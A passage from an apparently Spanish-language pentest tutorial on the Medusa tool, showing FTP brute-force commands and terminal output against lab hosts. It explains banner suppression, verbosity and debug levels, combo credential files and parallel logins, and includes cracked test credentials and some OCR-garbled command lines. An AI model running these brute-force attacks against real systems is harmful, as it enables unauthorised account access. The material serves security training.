
```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -F
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
```

Para suprimir el banner de inicio

Cada vez que ejecuta Medusa, siempre se muestra un banner de inicio. Pero esta herramienta ofrece una opción para eliminar el banner usando la opción -b.

```
medusa -h 192.168.1.141 -U usuarios.txt -P pass.txt -M ftp -b
```

Como se muestra en la captura de pantalla, después de aplicar la opción -b, el banner se suprime.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2."

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -b

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 co
```

Modo detallado

Esta herramienta proporciona una opción para el modo detallado. Hay en total seis niveles detallados. Se mostrarán todos los mensajes en o por debajo del nivel especificado. El nivel predeterminado es 5. El siguiente es el desglose de los niveles detallados:

0.SALIR DE LA APLICACIÓN

1.MENSAJE SIN ETIQUETA

2.MENSAJE DE REGISTRO SIN ETIQUETA

3.MENSAJE IMPORTANTE


4.CUENTA ENCONTRADA

5.VERIFICACIÓN DE CUENTA

6.MENSAJE GENERAL

```
medusa -H hosts.txt -U usuarios.txt -P pass.txt -M ftp -v
medusa -H hosts.txt -U usuarios.txt -P pass.txt -M ftp -v 6
```

Aquí, en los comandos dados, se utilizan los niveles detallados 5 y 6. El nivel 5 realiza la verificación de la cuenta y el nivel 6 también muestra un mensaje general.



```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -v 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are abort
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2h2."

┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -v 6
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 2
GENERAL: Total Users: 6
GENERAL: Total Passwords: 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete)
```

Nivel de depuración de errores

Esta opción se utiliza para dar una descripción detallada del error. Hay 10 niveles de depuración de errores. Se mostrarán todos los mensajes en o por debajo del nivel especificado. El nivel predeterminado es 5.

El siguiente es el desglose de los niveles de error:

0: MORTAL

1: ALERTA

2: CRÍTICO

3: ERROR

4: ADVERTENCIA

5: AVISO

6: INFORMACIÓN


7: DEPURAR

8: AUDITORÍA DE DEPURACIÓN

9: DEPURACIÓN- SERVIDOR

10: DEPURACIÓN – MÓDULO

```
medusa -h 192.168.1.141 -U usuarios.txt -P pass.txt -M ftp -w 0 medusa
-h 192.168.1.141 -U usuarios.txt -P pass.txt -M ftp -w 06 medusa -h
192.168.1.141 -U usuarios.txt -P contraseña.txt -M ftp -w 07
```



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 01
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are abortin
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2."

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 06
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
INFO: Login Module: 0 - Current user password list is complete, selecting next user.
INFO: Login Module: 0 - Selecting next password for user: privs
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are abortin
INFO: Waiting for login threads to terminate ...
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complete)
INFO: [ftp] Host: 192.168.1.141 User: privs [FAILED]
INFO: Audit aborting ... notifying login module: 0
ALERT: To resume scan, add the following to your original command: "-Z h1u2u3."

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 07
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

DEBUG [6A80E940]: [findNextUser] L_FILE User: ignite
DEBUG [6A80E940]: [findNextUser] L_FILE User: privs
DEBUG [6A80E940]: [findNextUser] L_FILE User: raj
DEBUG [6A80E940]: [findNextUser] L_FILE User: megha
DEBUG [6A80E940]: [findNextUser] L_FILE User: backdoor
DEBUG [6A80E940]: [findNextUser] L_FILE User: pentest
DEBUG [6A80E940]: [findNextUser] L_FILE User: (null)
DEBUG [6A80E940]: Successfully loaded login information.
DEBUG [6A00C640]: startModule iId: 0 pLogin: 6A80CA20 modParams→argv: 886F5ED0 modParams: 6A80
DEBUG [6A00C640]: Trying module path of .
DEBUG [6A00C640]: Attempting to load ./ftp.mod
DEBUG [6A00C640]: Trying module path of /usr/lib/x86_64-linux-gnu/medusa/modules
DEBUG [6A00C640]: Attempting to load /usr/lib/x86_64-linux-gnu/medusa/modules/ftp.mod
DEBUG [6A00C640]: [getNextNormalCred] Initial credential set request for login module.
DEBUG [6A00C640]: [getNextNormalCred] (PARALLEL_LOGINS_PASSWORD) setting user: ignite
```

Usar entradas combinadas

Medusa ofrece la opción de utilizar entradas combinadas durante la fuerza bruta. La opción -C utiliza un archivo que contiene entradas combinadas. Los archivos combinados están separados por dos puntos y tienen el siguiente formato: host:usuario:contraseña. Si alguno de los tres campos se deja vacío, la información respectiva debe proporcionarse como un valor global único o como una lista en un archivo. Puede utilizar las siguientes combinaciones.

host:usuario:contraseña

anfitrión:usuario:

anfitrión::

usuario Contraseña


nombre de usuario:

contraseña

anfitrión::nombre de usuario

```
medusa -M ftp -C contraseña de usuario.txt
```

Entonces, aquí se crea el primer archivo userpass.txt donde se almacenan los datos en forma de host: nombre de usuario: contraseña. Y luego se realiza el ataque de fuerza bruta de Medusa usando la opción -C. Puede tomar referencia de la captura de pantalla adjunta.




```
┌──(root㉿kali)-[~]
└─# cat userpass.txt
192.168.1.154:root:toor
192.168.1.141:ignite:123
192.168.1.156:privs:123

┌──(root㉿kali)-[~]
└─# medusa -M ftp -C userpass.txt

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.ne

ERROR: Thread 760CF640: Host: 192.168.1.154 Cannot connect [unreachable], retryin
NOTICE: ftp.mod: failed to connect, port 21 was not open on 192.168.1.154
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 3, 1 complete) User: ignite (1 of
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (3 of 3, 2 complete) User: privs (1 of 1
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
```

Pruebas simultáneas en múltiples inicios de sesión

Si desea realizar pruebas simultáneas en varios inicios de sesión, utilice la opción -t. Después de eso, mencione la cantidad de inicios de sesión que desea probar simultáneamente y, por lo tanto, Medusa aplicará fuerza bruta en los respectivos inicios de sesión.

```
medusa -h 192.168.1.141 -U usuarios.txt -P pass.txt -M ftp -t 4
```

Entonces, mientras realizaba el ataque, probó simultáneamente 4 inicios de sesión en el puerto especificado e imprimió los resultados de los cuatro simultáneamente.




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -t 4
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
